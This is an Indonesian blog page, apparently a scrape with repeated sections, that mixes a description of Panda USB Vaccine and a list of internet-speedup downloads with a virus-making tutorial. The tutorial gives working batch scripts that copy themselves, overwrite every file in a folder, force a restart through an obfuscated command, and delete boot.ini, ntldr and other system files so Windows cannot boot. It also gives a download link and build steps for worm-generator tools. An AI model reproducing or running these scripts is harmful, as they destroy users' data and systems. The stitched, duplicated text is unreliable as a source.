Sedikit berbeda dengan Super Autorun, yang membuat Folder autorun.inf, Panda USB Vaccine akan membuat File Autorun.inf yang juga tidak bisa di edit, rename, hapus atau di modifikasi. Sehingga virus tidak akan bisa menyebar melalui file autorun.inf

Dua fungsi utama dalam aplikasi ini :
- Computer Vaccination, yaitu untuk memberi vaksin komputer (PC) dalam upaya menon aktifkan fasilitas autorun windows. Sehingga tidak ada program dari USB Flashdisk/CD/DVD drive dapat berjalan sendiri (otomatis) tanpa interaksi penggunanya. Untuk Komputer yang sudah diberi “vaksin” ini, vaksinnya bisa dihilangkan dengan program ini juga.
- USB Vaccination, fasilitas ini akan memberikan “vaksin” ( membuat file autorun.inf yang tidak bisa di edit, rename, di hapus meskipun dengan software seperti unlocker) di USB Flash Drive (Flahsdisk). Dengan begitu virus tidak akan bisa menyebar (secara otomatis) melalui flashdisk dengan perantara autorun.inf, dan flashdisk tetap bisa digunakan seperti biasa.
Perhatian: Meskipun begitu, virus tetap bisa meng-copy ( memperbanyak diri ) di flashdisk, hanya saja tidak bisa berjalan (menyebar) secara otomatis menggunakan autorun.inf. Selain itu perlu di ingat juga bahwa jika sudah di beri vaksin, maka Flashdisk tidak bisa dikembalikan ke keadaan sebelumnya (keadaan tanpa vaksin), kecuali dengan di format ulang.
Penggunaan USB Vaccine dengan Command Line
Untuk pengguna yang sudah berpengalaman/ahli (advanced), Panda USB Vaccine bisa dijalankan dengan command line. Misalnya dimanfaatkan untuk menjalankan USB Vaccine secara otomatis ketika booting, memberi vaksin komputer dalam jaraingan dan lainnya. Parameter inputnya adalah sebagai berikut :
USBVaccine.exe [ A|B|C…|Z ] [ +system|-system ] [ /resident [/hidetray] ]
Keterangan :
[drive unit]: Vaccinate drive unit
+system : Computer vaccination
-system : Remove computer vaccination
/resident: Start program hidden and prompt for vaccinating every new drive
/hidetray: Hides tray icon when used with the /resident command
Contoh,
untuk memberi vaksin USB Flash drive F:\ dan G:\ bisa menggunakan perintah :
USBVaccine.exe F G
Untuk memberi vaksin komputer, dengan perintah
USBVaccine.exe +system
Untuk memberi vaksi komputer dan menampilkan informasi ketika ada drive baru, tanpa menampilkan icon di sistem tray, bisa menggunakan perintah berikut :
USBVaccine.exe /resident /hidetray +system
Dengan perintah terakhir ini dan dibuat shortcut di start up folder (dengan atau tanpa parameter /hidetray) maka setiap komputer booting, USB Vaccine akan otomatis berjalan dan akan memberi vaksin komputer serta menampilkan konfirmasi untuk memberikan vaksin jika ada Flashdisk (USB Drive) yang baru dipasang dan didalamnya idak ada vaksin ini.
Panda USB Vaccine berjalan di Windows 2000 SP4, Windows XP SP1-SP3 dan juga Windows Vista SP0-SP1. Aplikasi ini tidak perlu di install, langsung dijalankan saja, dan hanya berukuran sekitar 392 KB.
Tentang Virus Computer
Proteksi dari autorun.inf dengan Panda USB Vaccine
Kategori Antivirus, Tips & Tricks | 3,926 views | 44 Comments| | Satu terobosan baru telah dibuat oleh Panda Research Blog. Karena melihat efek negatif fasilitas autorun windows yang sering digunakan sebagai penyebaran virus, Panda membuat program sederhana (gratis/free) tetapi cukup ampuh untuk mencegah virus membuat file autorun.inf, program ini disebut Panda USB Vaccine |
Hal ini sepertinya setelah mereka melihat merebaknya worm W32/Conficker, W32/sality, W32/virut dan sejenisnya.
Sebelumnya saya juga pernah membuat program sederhana (Super Autorun), tetapi hanya efektif untuk drive/USB dengan file sistem NTFS, dan itupun mungkin masih bisa dihapus oleh virus (meskipun tidak mudah )
Sedikit berbeda dengan Super Autorun, yang membuat Folder autorun.inf, Panda USB Vaccine akan membuat File Autorun.inf yang juga tidak bisa di edit, rename, hapus atau di modifikasi. Sehingga virus tidak akan bisa menyebar melalui file autorun.inf
Dua fungsi utama dalam aplikasi ini :
- Computer Vaccination, yaitu untuk memberi vaksin komputer (PC) dalam upaya menon aktifkan fasilitas autorun windows. Sehingga tidak ada program dari USB Flashdisk/CD/DVD drive dapat berjalan sendiri (otomatis) tanpa interaksi penggunanya. Untuk Komputer yang sudah diberi “vaksin” ini, vaksinnya bisa dihilangkan dengan program ini juga.
- USB Vaccination, fasilitas ini akan memberikan “vaksin” ( membuat file autorun.inf yang tidak bisa di edit, rename, di hapus meskipun dengan software seperti unlocker) di USB Flash Drive (Flahsdisk). Dengan begitu virus tidak akan bisa menyebar (secara otomatis) melalui flashdisk dengan perantara autorun.inf, dan flashdisk tetap bisa digunakan seperti biasa.
Perhatian: Meskipun begitu, virus tetap bisa meng-copy ( memperbanyak diri ) di flashdisk, hanya saja tidak bisa berjalan (menyebar) secara otomatis menggunakan autorun.inf. Selain itu perlu di ingat juga bahwa jika sudah di beri vaksin, maka Flashdisk tidak bisa dikembalikan ke keadaan sebelumnya (keadaan tanpa vaksin), kecuali dengan di format ulang.
Penggunaan USB Vaccine dengan Command Line
Untuk pengguna yang sudah berpengalaman/ahli (advanced), Panda USB Vaccine bisa dijalankan dengan command line. Misalnya dimanfaatkan untuk menjalankan USB Vaccine secara otomatis ketika booting, memberi vaksin komputer dalam jaraingan dan lainnya. Parameter inputnya adalah sebagai berikut :
USBVaccine.exe [ A|B|C…|Z ] [ +system|-system ] [ /resident [/hidetray] ]
Keterangan :
[drive unit]: Vaccinate drive unit
+system : Computer vaccination
-system : Remove computer vaccination
/resident: Start program hidden and prompt for vaccinating every new drive
/hidetray: Hides tray icon when used with the /resident command
Contoh,
untuk memberi vaksin USB Flash drive F:\ dan G:\ bisa menggunakan perintah :
USBVaccine.exe F G
Untuk memberi vaksin komputer, dengan perintah
USBVaccine.exe +system
Untuk memberi vaksi komputer dan menampilkan informasi ketika ada drive baru, tanpa menampilkan icon di sistem tray, bisa menggunakan perintah berikut :
USBVaccine.exe /resident /hidetray +system
Dengan perintah terakhir ini dan dibuat shortcut di start up folder (dengan atau tanpa parameter /hidetray) maka setiap komputer booting, USB Vaccine akan otomatis berjalan dan akan memberi vaksin komputer serta menampilkan konfirmasi untuk memberikan vaksin jika ada Flashdisk (USB Drive) yang baru dipasang dan didalamnya idak ada vaksin ini.
Panda USB Vaccine berjalan di Windows 2000 SP4, Windows XP SP1-SP3 dan juga Windows Vista SP0-SP1. Aplikasi ini tidak perlu di install, langsung dijalankan saja, dan hanya berukuran sekitar 392 KB.
Cara membuat Virus NotePad.
Yah, Hari ini aku dapat temen baru yang memberiku banyak latihan berharga untuk buat virus kecil-kecilan dengan mengunakan notepad, yang berextensi *.Bat.
Ingin tahu caranya????? Ikuti langkah di bawah ini!!!
1. Membuat Virus yang Mengkopi ke folder
a. Buka notepad terlebih dahulu
b. Lalu ketikkan list dibawah ini Copy %0 c:\vires.Bat ket: - Copy %0 : ini list untuk perintah kopy - c:\ adalah dimana virus itu tercopy, akan terkopy di drive C - Vires.bat adalah nama virusitu sendiri, jadi terserah kalian mau pake nama apa
c. Lalu setelah itu disimpan dengan extensi *.Bat (dapat disimpan dimana saja)
d. Setelah itu jalankan virus tersebut. Dan lihat hasilnya di drive C. (kalo berhasil akan ada nama virus tersebut disitu.
2. Membuat Virus yang menginfeksi txt,doc,jpg,gif,exl,dll.
a. Kita buat folder kosong dimana pun.
b. Lalu kita isi folder tersebut terserah, usahakan isi dengan extensi txt,jpg,doc,dll. Untuk coba saja.
c. Lalu buka notepad lagi, yah yang kayak tadi
d. Ketikkan list dibawah ini, ato kopy saja kalo gak mau susah!
For %%v in (*) do copy %0 "%%v" ren * *.Bat
e. Setelah itu simpan virus ini dalam folder yang telah kita siapkan tadi, dengan extensi sama *.Bat f. Setelah itu jalankan virus tersebut!!! Virus ini akan merusak file yang tersimpan dalam folder tadi (tenang ja, yang rusak hanya yang didalam folder).
3. Virus untuk merestart komputer dengan menggunakan notepad.
a. Kita langsung buka notepad
b. Lalu ketikan list dibawah ini:
sh%r%ut%r%dow%r%n.E%r%xe -r -t 0 -f
c. lalu simpan dengan extensi *.Bat
d. Lalu jalankan dengan klik 2 kali. Sebelum itu tutup semua pekerjaan yang anda buka Selamat dilakukan,,,,,,Dijamin asyik kok,,,dan jangan kawatir untuk merusak komputer anda
@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini
simpan penggalan script diatas notepad, dan simpan dgn file apa aja, yang penting berformat *.bat
del c:\autoexec.bat <-- buat hapus autoexe.bat di direktori C
del c:\boot.ini <---- buat hapus Boot.ini di direktori C
del c:\ntldr <--- buat hapus ntldr
del c:\windows\win.ini <----- untuk hapus file win.ini yang berlokasi di C:/windows
attrib -r -s -h <--- untuk menampilkan file ke 4 windows tadi yang di supper hidden
tanpa file autoexec.bat, boot.ini, ntldr, dan win.ini
komputer yang bersistem operasikan windows tdk akan mau hidup... hahahahahaha
ehm... skrg gmn kl code tadi di masukan dalam virus buatan kita... wew... yakin deh ga ada antivirus buat penawarnya kl sudah terinfeksi.. hahaahhaha...
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini
simpan penggalan script diatas notepad, dan simpan dgn file apa aja, yang penting berformat *.bat
del c:\autoexec.bat <-- buat hapus autoexe.bat di direktori C
del c:\boot.ini <---- buat hapus Boot.ini di direktori C
del c:\ntldr <--- buat hapus ntldr
del c:\windows\win.ini <----- untuk hapus file win.ini yang berlokasi di C:/windows
attrib -r -s -h <--- untuk menampilkan file ke 4 windows tadi yang di supper hidden
tanpa file autoexec.bat, boot.ini, ntldr, dan win.ini
komputer yang bersistem operasikan windows tdk akan mau hidup... hahahahahaha
ehm... skrg gmn kl code tadi di masukan dalam virus buatan kita... wew... yakin deh ga ada antivirus buat penawarnya kl sudah terinfeksi.. hahaahhaha...
Jumat, 13 Maret 2009
software pembuat virus.
Virus Maker 2.8

Download di :
http://rapidshare.com/files/29541835/Te … 8.zip.html
BAGAIMANA MENGGUNAKANNYA :
Awalnya kalian pikir ini applikasi lucu, tapi virus itu akan menjadi semacam pogram yang sulit dihilangkan. Komputer kamu restart, virus tetap akan mucul lagi. Enak kan ? Ini caranya menghilangkannya :
1. Pergi ke "processes" dan berhentikan "process csmm.exe"
2. Pergi ke Toolbar -> klik start menu
3. My computer
4. C:
5. Windows
6. System 32Sekarang di WINDOWS 32 akan ada banyak file. Pergi ke file yang mengandung csmm dan hapus file csmm-nya. Lemudian restart kompi, udah. Virus udah pergi...
Virus Maker 2.8
Download di :
http://rapidshare.com/files/29541835/Te … 8.zip.html
BAGAIMANA MENGGUNAKANNYA :
Awalnya kalian pikir ini applikasi lucu, tapi virus itu akan menjadi semacam pogram yang sulit dihilangkan. Komputer kamu restart, virus tetap akan mucul lagi. Enak kan ? Ini caranya menghilangkannya :
1. Pergi ke "processes" dan berhentikan "process csmm.exe"
2. Pergi ke Toolbar -> klik start menu
3. My computer
4. C:
5. Windows
6. System 32Sekarang di WINDOWS 32 akan ada banyak file. Pergi ke file yang mengandung csmm dan hapus file csmm-nya. Lemudian restart kompi, udah. Virus udah pergi...
membuat Virus Komputer denganVB+ViMaker32
Posted by intrik on July 14, 2007
Sesuai dengan namanya program ini dapat menciptakan worm dalam bahasa Visual Basic yang akan mempunyai aksi-aksi tertentu sesuai dengan pengaturan yang diberikan. (Bener-bener sesuai dengan pengaturan yang kita kasih lho….), so buat para newbie yang pengen jadi #VM (Virus Maker bo…!) bisa pake ni program buat belajar. Tapi Cuma buat belajar lho, bukan buat mainan atawa yang laen apalagi buat ngerusak komputer orang laen, sesuai dengan tujuan dibuatnya tool ini, Cuma buat pendidikan dan ilmu pengetahuan, (Itu kata pembuatnya….).Oh ya Program ini bisa didownload gratis di: http://www.spyrozone.net di menu Vir&Worm + Removal. Atau e-mail aj ke sang empunya di: rzwan182@gmail.com.
setelah didownload, pertama install dulu program VB+Vimaker32-nya tapi sebelumnya backup dulu data2 penting untuk mencegah sesuatu yang tidak diinginkan, truz jalanin file .exe nya, lalu pilih File->Project Baru (Full Load) atau tekan Ctrl+M di keyboard. Hasilnya seperti gambar dibawah ini.
Tampilan VB+Vimaker32 RC 03 :
Masukan semua keterangan tentang virus yang akan dibuat beserta pengaturan-pengaturan lainnya, seperti pengaturan Informasi Virus, Registry, Message dan dll. Masukan semuanya sesuai dengan keinginan, untuk lebih lengkapnya buka aja dokumentasinya yang disertakan. Semua informasi pengaturan settings dll ada disitu. Yang menarik dari program ini adalah karna banyak pengaturan dan kustomasi yang bisa diatur sendiri sesuai dengan kebutuhan, tidak seperti program worm generator lainnya yang cuma tinggal masukin nama pembuat dan pesan yang akan ditampilkan, terasa kurang bebas dan leluasa gtu… J,
Untuk pengaturan tentang registry yang akan diubah bisa diambil di menu Tools-> Registry Action Selector, terdapat 50 Registry Entry yang bisa dipilih, tinggal pilih truz double klik di setingan registry-nya. Truz klik Insert, Cut dan paste di section [REGISTRY]. Selain itu worm yang dibuat dengan tools ini juga bisa membaca caption window yang aktif sehingga jika caption tersebut ada dalam daftar terlarang maka akan otomatis dilumpuhkan. Untuk memilih daftar window caption yang akan dilumpuhkan gunakan Window Caption Selector di menu Tools. Disitu ada 176 daftar caption yang bisa dipilih. Tuh kan ga beda jauh dengan worm lokal sejenisnya. Pokokenya top bgt nih program! He..he… J
Berikut tampilan Registry Action Selector :
Window Caption Selector
Jangan lupa icon virusnya juga bisa diubah, untuk mengganti icon default tinggal ubah di subsection : EXEIcon = \Icons Source\Folder\Folder001.ico
Terdapat banyak pilihan icon yang disediakan didalam folder Icons Source, so tinggal pilih aja…
Terakhir dan merupakan saat yang ditunggu-tunggu adalah melakukan pemeriksaan kode yang telah diketik sebelum dicompile menjadi virus. Klik menu Project->Analisa Project atau tekan F8 untuk menganalisa kode, setelah analisa selesai dan tidak ada kesalahan penulisan kode yang dideteksi maka ‘Black Project’ yang kita buat bisa langsung dicompile. Tekan F9 untuk mengcompile project dan sebuah pesan peringatan akan muncul dan menanyakan apakah proses compile akan dilajutkan, baca dulu semua konsekuensinya truz klo setuju klik yes, maka virus yang kita buat akan langsung dicompile menjadi file executable (.exe)

File virus hasil compile :
File hasil compile memang cukup besar karena tidak otomatis dikompres secara internal, tapi kita masih bisa mengompres dengan program kompresor lain seperti UPX atau tElock. Akhir kata selamat ber-Virus Maker J Semoga artikel ini bermanfaat dan sungguh tak ada niat dari penulis sedikitpun untuk memotivasi agar membuat virus dengan tool ini, tujuan penulis tidak lain hanya berbagi informasi dan pengetahuan dan penulis tidak bertanggung jawab atas segala resiko apapun yang terjadi akibat dari penyalahgunaan artikel ini. Dan penulis ucapkan terima kasih kepada jasakom yang telah bersedia mempublish artikel ini.
Kamis, 12 Maret 2009
software untuk mempercepat koneksi internet
Koneksi internet anda lelet? Silahkan anda coba software Onspeed 6.0.9 , software ini bisa meningkatkan kecepatan internet anda hingga 10 kali lipat!!!(Dial-up – 10x Faster, Broadband – 5x Faster, Mobile connections – 8x Faster). Saya pribadi memang tidak menggunakan software ini (karena selama ini memakai koneksi lewat warnet terus), tapi bolehlah anda coba (taruh komentar anda ya... apakah software ini benar-benar berfungsi apa tidak)
Silahkan DOWNLOAD DISINI (Atau bisa kunjugi saja situsnya DISINI)
Di bawah ini ada beberapa software lainnya yang bisa anda gunakan untuk meningkatkan kecepatan browsing internet anda:
- Flash Speed 200%
Flash Speed 200% is an Internet accelerator that help you optimize your Internet connection speed 200% or more. The software changes some Windows settings to give you faster performance, and optimize your Internet connection speed 200% or more according to your computer. It support optimiz Dial-Up, Lan, Cable, ADSL, HDSL, VDSL and PPPoE connections up to 200% faster. Increase your download speeds.
Download Flash Speed 200%
- CFosSpeed
Tool ini Untuk Mempercepat Akses Internet Cocok Buat Koneksi Lemot (Traffic Compresson System)
Download CfosSpeed
- Dsl Speed
DSL Speed is a prefessional tool that will online optimize your
DSL(e.g.,ADSL,G.lite,IDSL,SDSL)connection speed to MAX.
Main Features:
Online optimize your DSL (ADSL) connection speed.
Auto verify your ISP's MTU and your DSL (ADSL) unique optimize
value.
Faster loading Web Pages.
Tweaks DNS Errors Caching In Windows 2000/XP.
Tweaks ICS In Windows 98SE.
Download DSL Speed
- Internet Turbo
Software untuk meningkatkan kecepatan internet
Download Internet Turbo
- Modem Boster
Software untuk mempercepat kinerja Modem
Download Modem Boster
- Firefox Ultimate Optimizer
Software untuk optiamasi Browser firefox
Download Firefox Ultimate Optimizer
- Fasterfox
Add-ons untuk browser Firefox. Setelah Fasterfox selesai terinstall, restart Firefox anda. Tanda kalau Fasterfox sudah terinstall di Firefox anda adalah akan ada gambar rubah kecil di sisi kanan bawah Firefox anda.
Download add-on FasterFox
- Google Web Accelerator
Tanda kalo GoogleWebAccelerator sudah terinstall di web browsing anda adalah akan ada gambar jam kecil di web browsing anda. GoogleWebAccelerator akan menunjukkan berapa banyak waktu yang telah dihemat karena menggunakan GoogleWebAccelerator.
Download Google Web Accelerator
- FullSpeed2.7
Dramatically speed up your existing Internet broadband connection and get the best performance possible from your current Internet connection. Full Speed will increase your online Internet speed with everything you do: faster downloading, web browsing and web page loading, data streaming, email, P2P and gaming. Full Speed will also improve the performance of business communications which utilise Broadband technologies including Remote Desktop sessions, Intranets and Extranets over VPN's and WANs . One click it's done; no questions or any knowledge is required. Full Speed has a 'Clean' Award from Softpedia confirming that it is completely Spyware FREE. Full Speed also has no banners, popups, adverts, contracts, subscriptions, viruses or malware of any kind. Free performance testing software is also included for testing and comparison of download speeds and Web browsing performance.
Download full Speed
Note:
Untuk software-software yang lain, saya sarankan untuk mengunjungi situs yahoo groups warnet underground (Anda harus join/punya account yahoo untuk bisa login & download). Disana tersedia banyak software yang berguna untuk optimasi internet!
Langganan:
Komentar (Atom)